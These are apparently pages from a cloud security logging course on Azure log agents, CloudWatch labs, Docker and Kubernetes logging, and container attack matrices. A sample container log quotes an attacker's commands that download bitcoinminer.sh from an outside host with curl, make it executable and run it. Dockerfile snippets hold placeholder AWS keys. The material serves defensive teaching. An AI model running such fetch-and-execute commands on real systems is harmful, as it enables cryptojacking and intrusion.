[3] https://docs.aws.amazon.com/AWSEC2/latest/APIReference/API_DescribeTags.html
[4] https://docs.aws.amazon.com/AmazonCloudWatchLogs/latest/APIReference/API_PutLogEvents.html
[5] https://docs.aws.amazon.com/AmazonCloudWatchLogs/latest/APIReference/API_DescribeLogStreams.html
[6] https://docs.aws.amazon.com/AmazonCloudWatchLogs/latest/APIReference/API_DescribeLogGroups.html
[7] https://docs.aws.amazon.com/AmazonCloudWatchLogs/latest/APIReference/API_CreateLogStream.html
[8] https://docs.aws.amazon.com/AmazonCloudWatchLogs/latest/APIReference/API_CreateLogGroup.html
[9] https://docs.aws.amazon.com/systems-manager/latest/APIReference/API_GetParameters.html
[10] https://docs.aws.amazon.com/AmazonCloudWatch/latest/APIReference/API_PutMetricData.html
[11] https://wellarchitectedlabs.com/security/200_labs/200_remote_configuration_installation_and_viewing_cloudwatch_logs/3_create_cw_config/

Azure: So. Many. Agents!

- Data from customer-managed systems can be sent to **Azure Log Analytics** and **Azure Monitor**
  - Requires installation of more software
  - Support for both Azure, on-premise, and even "other cloud" systems
- A number of agents are available in Azure that may be used for various purposes
  - **Monitor agent**
  - **Log Analytics agent**
  - **Diagnostics extension (Windows only)**
  - **Telegraf agent (Linux only)**
- Let's take a look at a few of these!

As we learned in section one, Azure's primary log analysis service, Azure Log Analytics, can receive data, not only from Azure Activity Log, but from several other services. This include the ability to install a log agent on your operating systems which will report back to Azure Log Analytics.

Depending on the organization's needs, there are a few different types of agents. The two we will discuss are the Azure Monitor agent and the Log Analytics agent. The main reason why is that these two can collect log data and send to an Azure service for analysis. The others, the Diagnostics extension and Telegraf agent, can still prove useful, but will not be the focus at this time.

Reference:
https://docs.microsoft.com/en-us/azure/azure-monitor/agents/agents-overview

Azure Monitor Agent

- Uses **Data Collection Rules (DCR)** to control data collection
  - Allows for granular control of log and metrics data, such as
    - One DCR configuration to rule them all
    - Unique DCR configuration for each machine
- DCRs have three elements:
  - **Data Sources**
    - Windows event log
    - Performance counters
    - Syslog
  - **Streams**
  - **Destinations**
    - Log Analytics workspace
    - Monitor Metrics
    - Event Hubs
- What about application log files not captured above?

The first Azure agent to look into is the Azure Monitor agent. This agent can collect data as defined by the administrator in a Data Collection Rule (DCR). These DCRs have three elements to determine what and how data is collected.

The first thing to choose is the data source. In other words, what data is of interest on the host. This can come in three forms: Windows event log, performance counters (system metrics), and syslog. The stream will describe the source and map it to a destination. The destination will be where to ultimately send the data. The options here include an Azure Log Analytics workspace, Azure Monitor Metrics, or an Event Hub.

There are certainly some gaps here. What if we have a data source that is not a Windows event, syslog, or related to performance like a web application log? There is another option: the Azure Log Analytics agent.

Reference:
https://docs.microsoft.com/en-us/azure/azure-monitor/agents/data-collection-rule-overview

Azure Log Analytics Agent

- Also known as Operations Management Suite (OMS) agent
- Collects the following (and much more)
  - **Windows event logs**
  - **Windows Performance Counters**
  - **Linux Performance Counters**
  - **Syslog**
  - **Internet Information Services (IIS) logs**
- Modules built in to discover application and forward their logs:
  - Apache
  - MySQL
  - Docker

To collect even more data, you may want to look into utilizing an Azure Log Analytics agent. As you can see, it can collect more items and even give the ability to collect custom logs as we will see shortly. This means it is much more flexible than the Azure Monitor agent.

The Azure Log Analytics agent may also be referred to as the Operations Management Suite (OMS) agent. You can even see a reference to it in the URI when downloading the agent from the Azure portal. Installation is very easy as the portal gives instructions as well as a copy/paste button to simply grab the command-line instructions and paste them into a session and execute.

When installing, the OMS agent will determine whether the system is running Apache, MySQL, Docker, or a host of other applications that it already has log configurations for out of the box and forward those logs to Azure Log Analytics.

Azure OMS Agent: Adding a Custom Log Source

- Within Azure Portal
  - Log Analytics workspace → Custom Logs
  - Upload sample log file
  - Select delimiter (new line or timestamp)
  - Path where the file would be located on the system
  - Custom log name (i.e., Log Analytics table name)
- After roughly one hour, the custom logs can be viewed

To collect custom logs not supported out of the box is quite simple in Azure: navigate to the Log Analytics Workspace and following the instructions above. This, of course, means that your must have a sample log to start with so that Azure can "learn" that log data to parse it properly.

The above example shows how to collect authentication log data from an RHEL-based system. All it took was uploading a sample file, choosing a collection path of `/var/log/secure`, and giving it a custom name. In this example, the chosen name was `LinuxAuth` (which will, when ingested, create a `LinuxAuth_CL` Log Analytics table).

It does take some time to begin collecting this new, custom log, but can prove to be much more efficient than having to log into each virtual machine of interest to view the data on the system.

Reference:
https://docs.microsoft.com/en-us/azure/azure-monitor/agents/data-sources-custom-logs

Azure Agent Comparison

Features	Monitor Agent	Log Analytics Agent
Supported Environments	Azure Other clouds (Azure Arc) On-premise (Azure Arc)	Azure Other clouds On-premise
Data Collected	Windows event logs Windows/Linux Performance Syslog	Windows event logs Windows/Linux Performance File-based logs IIS logs Insights and solutions Syslog
Supported Services and Features	Log Analytics Metrics explorer	VM insights Log Analytics Azure Automation Microsoft Defender for Cloud Microsoft Sentinel

Above is a breakdown of the Azure Monitor agents and the Azure Log Analytics agents which may influence which agent will be best for you.

Example: Linux Authentication Logs in Log Analytics

```
1  LinuxAuth_CL
2  | where RawData contains "Failed password" or RawData contains "Invalid user"
3  | project TimeGenerated, RawData
```

...

Results | Chart | Columns | Display time (UTC+00:00) | Group columns

Completed. Showing results from the last 24 hours. 00:03.5 9,669

TimeGenerated [UTC]	RawData
5/3/2021, 12:28:12.000 PM	May 3 12:26:37 investigator sshd[702231]: Failed password for root from 221.181.185.223 ...
5/3/2021, 12:28:12.000 PM	May 3 12:26:40 investigator sshd[702231]: Failed password for root from 221.181.185.223 ...
5/3/2021, 12:28:12.000 PM	May 3 12:26:43 investigator sshd[702231]: Failed password for root from 221.181.185.223 ...
5/3/2021, 12:28:12.000 PM	May 3 12:26:48 investigator sshd[702258]: Failed password for root from 221.181.185.223 ...
5/3/2021, 12:28:12.000 PM	May 3 12:26:52 investigator sshd[702258]: Failed password for root from 221.181.185.223 ...

Once the Azure Log Analytics agent has been configured to collect the authentication log (`/var/log/secure`), we can now begin to analyze the data within the Azure Log Analytics service. This example KQL query will discover all of the failed authentication attempts within the `LinuxAuth_CL` table. Each line of the `/var/log/secure` file will be included in a `RawData` column.

More enrichment may be necessary here as you may notice that the `TimeGenerated` timestamp is a little bit different than what the host is reporting by nearly two minutes!

Course Roadmap

- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars

Compute and Cloud Services Logging

1. Tesla Attack
2. EXERCISE: Deploy Section 2 Environment
3. Host Logs
4. EXERCISE: Host Log Discovery
5. Log Agents
6. **EXERCISE: CloudWatch Customization**
7. Containers
8. Managed Container Services
9. EXERCISE: Strange Container Activity
10. Cloud Service Logs
11. EXERCISE: Finding Data Exfiltration

This page intentionally left blank.

Lab 2.3 | CloudWatch Customization

Exercise Duration: 45 Minutes

Objectives

In this lab, we will:

- Review CloudWatch configuration on WatsonsBlog instance and collect missing log data
- Launch "Tesla" attack
- Leverage CloudWatch Log Insights to detect T1595.002 (Active Scanning: Vulnerability Scanning)
- Use attacker information to see if there is any other activity across other CloudWatch Logs
- Bonus: Manually install AWS CloudWatch agent and capture OpenCanary logs

In this lab, you will find that the initial deployment of the AWS CloudWatch agent on the WatsonsBlog AWS EC2 instance is not collecting all of the data we require. You will fix this and then take this data that is being sent to AWS CloudWatch to analyze the attack that you will also launch in this exercise.

You also will find very quickly that the attack did not just involve this single AWS EC2 instance!

Course Roadmap

- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars


Compute and Cloud Services Logging

1. Tesla Attack
2. EXERCISE: Deploy Section 2 Environment
3. Host Logs
4. EXERCISE: Host Log Discovery
5. Log Agents
6. EXERCISE: CloudWatch Customization
7. **Containers**
8. Managed Container Services
9. EXERCISE: Strange Container Activity
10. Cloud Service Logs
11. EXERCISE: Finding Data Exfiltration

This page intentionally left blank.

Containers

- Application layer abstraction that packages code and dependencies together
- Share the OS kernel with other containers
- Take up much less disk space than virtual machines
- Portable and efficient
  - Separates software from underlying environment



When we started transitioning to virtual machines, there was this promise that we could virtually separate applications into their own VM. A front-end webserver and a database could be running on the same hardware, but logically separated in different virtual machines. We could also use tools to help ensure that the developer's VM was configured just like production's. However, these virtual machines could be quite large, and take up a lot of room, especially if trying to manage iterative copies of a VM.

Containers allow us to make applications more portable—as we can package the operating system, along with the application that is being developed itself. This increases the portability of an application and reduces the amount of "but it ran on my computer". That is, the application works in one technology stack, but not another.

Now this isn't necessarily saying that you can take an old application and then shove it into the container and then you have a "containerized application." Most organizations will need to investigate re-factoring applications to leverage container technologies; but when they are able to, these applications are then able to leverage the scaling and manageability that containers and container orchestrators offer. We'll cover container orchestration shortly, but it all begins here with the container.

Reference:
https://www.docker.com/resources/what-container

Image reference:
https://www.docker.com/sites/default/files/d8/2018-11/docker-containerized-appliction-blue-border_2.png


Sysdig 2021 Container Usage Report

Looks at how Sysdig's customers are deploying and securing containerized environments

- Also includes usage metrics, alerts, container deployment trends, and usage patterns

Very interesting metrics

- Only 74% of container images are scanned for security prior to deployment
  - 55% of those **fail**
- 58% of containers are running as root



Sysdig has conducted yearly studies (starting in 2018) that looks at how their many customers are using container technologies. From how the customers operate to the security of those deployments, this study highlights some very interesting concerns that affirm why we must pay careful attention to these environments.

The fact that 58% of containers run as root should be quite alarming as we have been taught for years to run in a "least privilege" mode. For example, when operating a web server, it goes against several different industry best practices and regulations to operate the web service as a root user. It should be run as a low-privileged user with only access to the files, binaries, and libraries it needs to function properly. That way, if the service is compromised (as they quite frequently are), the attacker is not operating under a root context, but as that low-privileged user—requiring them to escalate their privilege to get to the more sensitive areas of that system.

Furthermore, another interesting metric is that only 74% of all container images undergo a security scan prior to deploying as a container. This means that somewhere along the pipeline, vulnerabilities could be introduced that are unaccounted for which could be discovered by an adversary and used against the organization.

Even still, of those 74% of images that are scanned, 55% of those fail the security scan. This is another indication that the image pipeline should include more robust security checks and that we defenders must be on the lookout for nefarious activity taking advantage of these security flaws.

Reference:
https://sysdig.com/blog/sysdig-2021-container-security-usage-report/


Docker

Another layer of abstraction to assist operators in:

- Image management
- Container deployments

```
$ docker run -it -p 8000:80 nginx
```

- Overlay network creation
- Volume management



Architecture consists of:

- Client: Communicates via REST API
- Local or remote daemon (dockerd)

Installing Docker makes container management very simple. This application consists of a client and daemon to conduct many container operations, such as:

- Building container images
- Uploading/downloading images to/from container registries (e.g., Docker Hub, AWS Elastic Container Registry)
- Deploying containers
- Customizing container networking
- Managing volumes (i.e., shared files and directories)

As defenders, we must understand both the risks of this technology as well as what artifacts can be acquired. We will first cover the risks or, what the attacker may be targeting in these deployments.

Reference:
https://docs.docker.com/get-started/overview/#:~:text=Docker%20is%20an%20open%20platform,ways%20you%20manage%20your%20applications

Image reference:
https://www.docker.com/sites/default/files/d8/2019-07/Moby-logo.png

Container Secrets

What is a **secret**?

- "Non-human" privileged credentials, generally speaking
- Best practice to add secrets to container environment, **not** "baked into" the image

```
RUN echo '[default]' > ~/.aws/credentials
RUN echo 'aws_access_key_id     = AKIAABCDABCDABCDABCD' >> ~/.aws/credentials
RUN echo 'aws_secret_access_key = ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD' >> ~/.aws/credentials
```

```
$ docker run -it -e AWS_ACCESS_KEY_ID=AKIAABCDABCDABCDABCD
  -e AWS_SECRET_ACCESS_KEY=ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
  -p 8000:80 custom-app
```

Still does **not** protect secrets in the event of a container compromise

- These secrets could be used to pivot to other cloud services!

Secrets are sensitive information that often provide a means to connect or interact with other resources. These range from application and database credentials, Application Programming Interface (API) keys, private keys, and anything else an organization may deem sensitive. A frequently occurring issue is that these secrets are stored in plaintext on a system (or even worse, upload to GitHub).

As an example of plaintext secrets storage, many web applications require access to a database to store and retrieve pertinent information. The secrets in this case would be the database username, database password, and the database name which is used by the application to connect to the database server and read/write the data held within. These secrets are often stored in configuration files used by the web application.

When using secrets within containers, it is a good idea not to include in the image build as anyone with access to that image would have access to that secret. Add to that the challenge of every time a secret is rotated, the image must be rebuilt. The more appropriate method to using secrets in a container would be to set them as environment variables as the container is being started as shown in the second example above. However, if the container is compromised, those secrets could easily be recovered.

Image History

Can be used for **good**

- Find sensitive data and secrets before the attackers do
- Possibly discover implanted malware

And **evil**!

- Discover sensitive data and secrets left behind by developers
- Application code reconnaissance




Image history can be spoofed by an attacker

- Verify prior to deployment!

Those that consume your public container image should reference the build steps that were used when creating the image to put their mind at ease. In doing so, this allows them to view the configuration and commands that were executed, which should help them avoid any surprises like a hidden backdoor or other unapproved configuration or software embedded in the image.

Many repositories, such as Docker Hub, can show the build steps for each container image version. Be careful when deploying your own images for public consumption as you may inadvertently expose secrets if those secrets were referenced during the build.

Take this example from one of the course author's Capture the Flag (CTF) challenges. The course author purposefully included a command in his Dockerfile supporting this image to write credentials to a file within the container. Not only could someone run this container image and discover the credentials, but simply viewing the image history on dockerhub.com exposes these secrets.

Docker Logs

Logs are natively available via the following methods

- **`stdout`** of the interactive (non-daemon mode) execution
- By running the **`docker logs container-name`** command

In either case, process 1's **`stdout`** and **`stderr`** is what is being captured (**nginx** example below):

```
$ docker logs goofy_roentgen | grep "^[0-9]"
172.17.0.1 - - [06/Apr/2021:13:00:46 +0000] "GET / HTTP/1.1" 403 496 "-" "curl/7
.64.1"
```

What about other processes which may be running within the container?

The main application that is running within the container will most likely be designed to send its log data not to a log file as it usually would on a physical or virtual machine, but instead to `stdout` and `stderr`. Why? This is what the containerization application is either displaying to the screen when run in interactive mode or what is recoverable by the operator when querying for those logs as it is running in daemon mode.

For example, if an nginx web server container were running and writing logs to /var/log/nginx/access.log as it generally would, the security analyst would have to either exec into the running container and view the logs or copy the logs from the running container to a local system for analysis. Since an nginx container would write the logs to `stdout` and `stderr`, the analyst can now just issue the command `docker logs container-name` to recover these log entries.

Capturing Other Processes

Creating a symbolic link to `/proc/1/fd/1` is one method to capture this data

- *Should* be included in image build process
- *Can* be implemented after container is running

Example below shows including data from the `rsyslogd` process:

- Dockerfile build instruction:

```
RUN ln -s /proc/1/fd/1 /var/log/syslog
```

- Result of `logger Hello World` test command within container:

```
Apr  6 13:23:06 f704e2eaaf63 root: Hello World
```


Since the container platform is only interested in stdout and stderr of the main process (process ID 1), how would one collect log data from any other binaries that may be running inside the container? There is a trick for this: send the log data to /proc/1/fd/1 instead of the log file. This can be done a couple ways:

- Modify the configuration file of the additional binary to write logs to /proc/1/fd/1
- Create a symbolic link to /proc/1/fd/1 in place of the expected log file.

Let's say you would like to capture system activity using a syslog daemon. By default, the data will be written to a syslog file (e.g., /var/log/syslog).

We have the same challenge as before: How does an analyst acquire that log data? We could resort to pulling the data from the running container on a constant basis, or we can use one of the tricks mentioned above—create a symbolic link so that any data intended to be written to the log file will, instead, be written to /proc/1/fd/1 (the stdout of process ID 1).

This can be performed a few different ways:

- During the build of the container
- After the container is running by execing into the container and creating the symbolic link

Logging Drivers

Logs are captured internally within Docker, but many options exist to reformat or ship logs to a more effective location

- **none**
- **local**
- **json-file**
- **syslog**
- **journald**
- **gelf**
- **fluentd**
- **awslogs**
- **splunk**
- **etwlogs**
- **gcplogs**
- **logentries**

```
$ docker run --log-driver=awslogs \
  --log-opt awslogs-region=us-east-1 \
  --log-opt awslogs-group=AllTheLogs \
  --log-opt awslogs-create-group=true -it -p 8000:80 nginx
```


Running the `docker logs` command occasionally is not the most efficient means to gather this log data. Luckily, Docker has a few options that can control how data is formatted as well as give the ability to ship the data outside of the platform through logging driver configuration flags, such as:

- **none**: Do not generate log data at all
- **local**: Custom format with minimal overhead in mind
- **json-file**: Generate the log data in JSON format and local to the system (default)
- **syslog**: Write to the syslog facility (which may/may not be forwarded off of the system by the syslog daemon)
- **journald**: Write log data to the local system's journald daemon
- **gelf**: Generate data in Graylog Extended Log Format (GELF) and ship to a Graylog or Logstash endpoint
- **fluentd**: Write log data to the local system's fluentd service
- **awslogs**: Forward log messages to AWS CloudWatch (as shown in the example above)
- **splunk**: Forward log messages to a Splunk HTTP Event Collector
- **etwlogs**: Write log messages in Event Tracing for Windows (ETW) format (Windows platforms only)
- **gcplogs**: Forward log data to Google Cloud Platform (GCP) Logging
- **logentries**: Write log data to Rapid7 Logentries

Reference:
https://docs.docker.com/config/containers/logging/configure/

Integrating Log Agents

Log drivers may not suit all needs, so including a log agent and accompanying configuration in the container build may be needed

- Must ensure they start up when the container is started
- This likely means updating the ENTRYPOINT
  - **ENTRYPOINT**: command to be executed upon container launch
  - Dockerfile before:

```
ENTRYPOINT /docker-entrypoint.sh nginx
```

  - Dockerfile after:

```
ENTRYPOINT /new-entrypoint.sh
```

```
#!/bin/sh

/usr/bin/filebeat &
/docker-entrypoint.sh nginx
```


Those logging driver options, as impressive as they are, may not meet the needs of everyone. There may be plenty of edge cases where the container infrastructure can integrate with the current log aggregation solution via dedicated agents. In this case, the agent could be installed and configured in the container image.

The challenge here is that that binary will not start automatically as it is not yet included in the `ENTRYPOINT` configuration of the image. An `ENTRYPOINT` configuration item instructs the container to launch a particular binary or script upon startup. What will have to be done here is to either modify the `ENTRYPOINT` instruction and/or modify the script that the `ENTRYPOINT` points to.

Above, we see an example of both. The nginx image that this container image is based on would run the script located at /docker-entrypoint.sh (which does not include the agent—in this case, filebeat). During the container image build, a new `ENTRYPOINT` file is created (/new-entrypoint.sh) that first will launch filebeat as well as execute the original `ENTRYPOINT` instruction.

Command Line Logging

What if an attacker takes over a container or execs into a container?

- How are those actions captured?
- Do container technologies capture command line interactions?
  - By default, no
  - **But** we can do something about it!

If executed in a bash environment, adding the following to the **/etc/bash.bashrc** file will log commands to **stdout!**

```
export PROMPT_COMMAND='RETRN_VAL=$?;
 echo "$(whoami) [$$]: $(history 1 |
 sed "s/^[ ]*[0-9]\+[ ]*//" ) [$RETRN_VAL]"
 >> /proc/1/fd/1'
```


A common challenge that exists, not just in container technology, but in general is capturing command line activity. Containers can be accessed by an adversary through a few different vectors such as compromising the running service in which the container is supporting or through accessing the container directly using `docker exec` or `kubectl exec` for example. In any case, there are methods to capture this activity in these Linux-based environments.

The example you see above is part of the `/etc/bash.bashrc` configuration file. This configuration is leveraged every time the `/bin/bash` executable is launched. Assuming the container is launching its processes via `/bin/bash`, or the attacker is exec'ing into the container using `/bin/bash`, this will capture the command line activity and write the data to `stdout`.

Compromised Container Activity

```
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perfo
rm configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-defau
lt.sh
10-listen-on-ipv6-by-default.sh: info: IPv6 listen already enabled
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.s
h
/docker-entrypoint.sh: Configuration complete; ready for start up
root [25]: exit [0]
root [25]: curl http://ec2-54-166-30-152.compute-1.amazonaws.com/bitcoinminer.sh
 -o /tmp/miner.sh [0]
root [25]: cd /tmp/ [0]
root [25]: chmod +x miner.sh [0]
root [25]: ./miner.sh  [0]
```


After adjusting the `/etc/bash.bashrc` file as instructed previously, you can see the malicious actor's command line activity. What can you conclude here?

It appears that the attacker first launches the curl command to retrieve file from `hxxp://ec2-54-166-30-152.compute-1.amazonaws.com` called `bitcoinminer.sh`. Surely, most attackers wouldn't be this obvious, but some are that brazen!

After this, the attacker moves into the directory in which the file was written to (`/tmp`) and makes the shell script executable. Right after this, the attacker executes the file (renamed to `miner.sh` on this system).

This evidence was made possible by making a simple adjustment to a single file. This log data would otherwise be lost unless it was captured elsewhere (possibly in network activity - if not in an encrypted form).

Container Orchestration

Managing large deployments "a container at a time" is quite inefficient and time-consuming

- Orchestration services help with this and much more, such as:
  - Container deployments
  - Automatically scaling containers and clusters
  - Load balancing traffic and resource consumption among containers/work nodes

More components added when deploying orchestration services

- Clusters, nodes, and API endpoints just to name a few
- With more components comes **more logs!**

As the containerized application grows or more applications are moving to containers, maintenance of these many containers can get quite daunting and difficult to manage one at a time. This is one of many reasons why orchestration platforms like Docker Swarm and Kubernetes have become quite popular over the past years. These services aid in:

- Deploying containers at scale across many hosts (i.e., worker nodes)
- Automatically scale containers and clusters based on service load and container health
- Load balance network traffic and compute resources amongst the containers and worker nodes

But with orchestration comes many more components that can either allow facilitation of an attacker or make great resources for log collection.

Reference:
https://kubernetes.io/docs/concepts/overview/components/

Kubernetes

When using Kubernetes, the following components are included:

- Control Plane
  - `kube-apiserver`
  - `etcd`
  - `kube-scheduler`
  - `kube-controller-manager`
  - `cloud-controller-manager`
- Node Components
  - `kubelet`
  - `kube-proxy`
  - Container runtime (e.g., Docker, containerd, CRI-O)
- Other add-ons (Cluster-level logging, DNS, Web UI)

One platform to focus on, not only because it aligns with the Tesla breach story but because roughly 75% of the container orchestration market share belongs to it,[1] is Kubernetes. When deploying Kubernetes, there are several components to pay close attention to as they will often inform analysts, through their generated log data, just what is happening throughout the cluster deployment.

Control plane events or events related to the management of the cluster and components, can show some key indicators such as who is interacting with the cluster, what they are deploying or modifying, and much more. The log data related to the node components can be useful for troubleshooting the node itself or, more importantly for security analysts, the container runtime logs as mentioned earlier in this module.

[1] https://kubernetes.io/docs/concepts/overview/components/

Microsoft Kubernetes Attack Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking	Denial of service
Application vulnerability	Application exploit (RCE)		Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files	
Exposed Dashboard	SSH server running inside container					Instance Metadata API	Writable volume mounts on the host	
							Access Kubernetes dashboard	
							Access tiller endpoint	

Microsoft created a matrix, very similar to the MITRE ATT&CK matrix, that provides the tactics and techniques that an adversary may utilize to compromise a Kubernetes infrastructure. The Microsoft Kubernetes Attack Matrix breaks down each technique (shown in light or dark gray above) across the various tactics (shown in blue) that an attacker may leverage.

If one is managing a Kubernetes infrastructure, whether on-premise or using cloud services, this matrix would be an excellent reference to ensure that various attack vectors are accounted for.

Image reference:
https://www.microsoft.com/security/blog/wp-content/uploads/2020/04/k8s-matrix.png

Revisiting the Tesla Compromise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API server	Access cloud resources	Data Destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account	Resource Hijacking
Kubeconfig file	New container	Kubernetes CronJob	hostPath mount	Pod / container name similarity	Access container service account	Network mapping	Cluster internal networking	Denial of service
Application vulnerability	Application exploit (RCE)		Access cloud resources	Connect from Proxy server	Applications credentials in configuration files	Access Kubernetes dashboard	Applications credentials in configuration files	
Exposed Dashboard	SSH server running inside container					Instance Metadata API	Writable volume mounts on the host	
							Access Kubernetes dashboard	
							Access tiller endpoint	

Looking back at the Tesla compromise from the beginning of this module, you can see some of the techniques that were leveraged by the adversaries. For initial access to the Kubernetes infrastructure, they found that exposed management interface.

From there, they were able to read secrets containing AWS credentials.

Finally, for what is believed to be the end of the attack, the adversaries hijacked and launched new resources to begin their bitcoin mining campaign.

Image reference:
https://www.microsoft.com/security/blog/wp-content/uploads/2020/04/k8s-matrix.png

So. Many. Logs!

- Cluster logs
  - **Audit**: Sequence of actions that match an audit policy
  - **API Server**: Interactions with REST API endpoint
  - **Controller manager**: Actions taken by `kube-controller-manager`
  - **Scheduler**: Actions taken by `kube-scheduler` when deploying pods
- Data plane logs
  - **Kubelet service**
  - **Docker service**
- Container logs

And here you see the breakdown of each of the logs that play an important role in investigating a potential Kubernetes breach:

- Audit logs: If an audit policy is created to capture the event data of interest, these logs can provide very useful activity logging of a user or service within the cluster
- API Server logs: Any interactions with the REST API can be captured here, so any suspicious administrative activity can be recorded and analyzed by looking at these logs
- Controller manager and scheduler logs: If there is suspicious activity related to deployments or modifications to the cluster, these logs can confirm or deny these suspicions as they record the cluster component activity
- Kubelet and Docker service logs: Mostly service-level actions, but may be used to add more context to the investigation
- Container logs: As was discussed previously, can prove very valuable as, at the least, we can see service log activity and, at most, see the attacker's activity within the container itself

We will explore the various log types in the next module as we dig through the AWS Elastic Kubernetes Service (EKS) and have the ability to view these logs outside of the Kubernetes environment.

Kubernetes Container Logs

If containers die, their logs may become unavailable unless a solution is engineered to capture these logs

Many options to capture these logs:

- Configure containers to directly send log data to backend systems
- Configure logging drivers on each node
- Install log agent software on all nodes in the cluster
- Deploying a sidecar container whose sole purpose is to capture container logs and send to backend systems

The same challenges exist previously in that a deleted/crashed container may leave the log data unrecoverable unless something is done about it. In Kubernetes, there are a handful of ways to accomplish saving these logs for longer than the container lifetime. As previously mentioned, we could elect to send the data directly from the container using a pre-installed and configured agent, but there are other ways that may be more advantageous and fit the microservices paradigm more closely (i.e., one container, one service).


Logging drivers, just like with a standalone Docker, implementation can be leveraged here as well to either send the data to a daemon listening on the node or to a supported remote logging solution (e.g., Splunk, Graylog, or Logstash). Another approach is instead of installing a log agent inside the container, installing a log agent on the node itself that as long as it is configurable to pull log data from containers, can ship this data to the appropriate destination.

Finally, and recommended by kubernetes.io, is that you can deploy what is known as a sidecar container. This container's lone responsibility is to capture the log data from any other containers running on the same node and ship that data to the appropriate destination. This is similar to the node-installed agent approach but done in a container. Of course, this means deploying this container on each node, so plan your deployments accordingly.

Sidecar Logging

Sidecar container (logging-agent-pod) contains agent software

- Captures **`stdout`** and **`stderr`** from other containers running on this node
- Ships logs to a logging backend (e.g., Splunk, AWS CloudWatch, Azure Log Analytics)

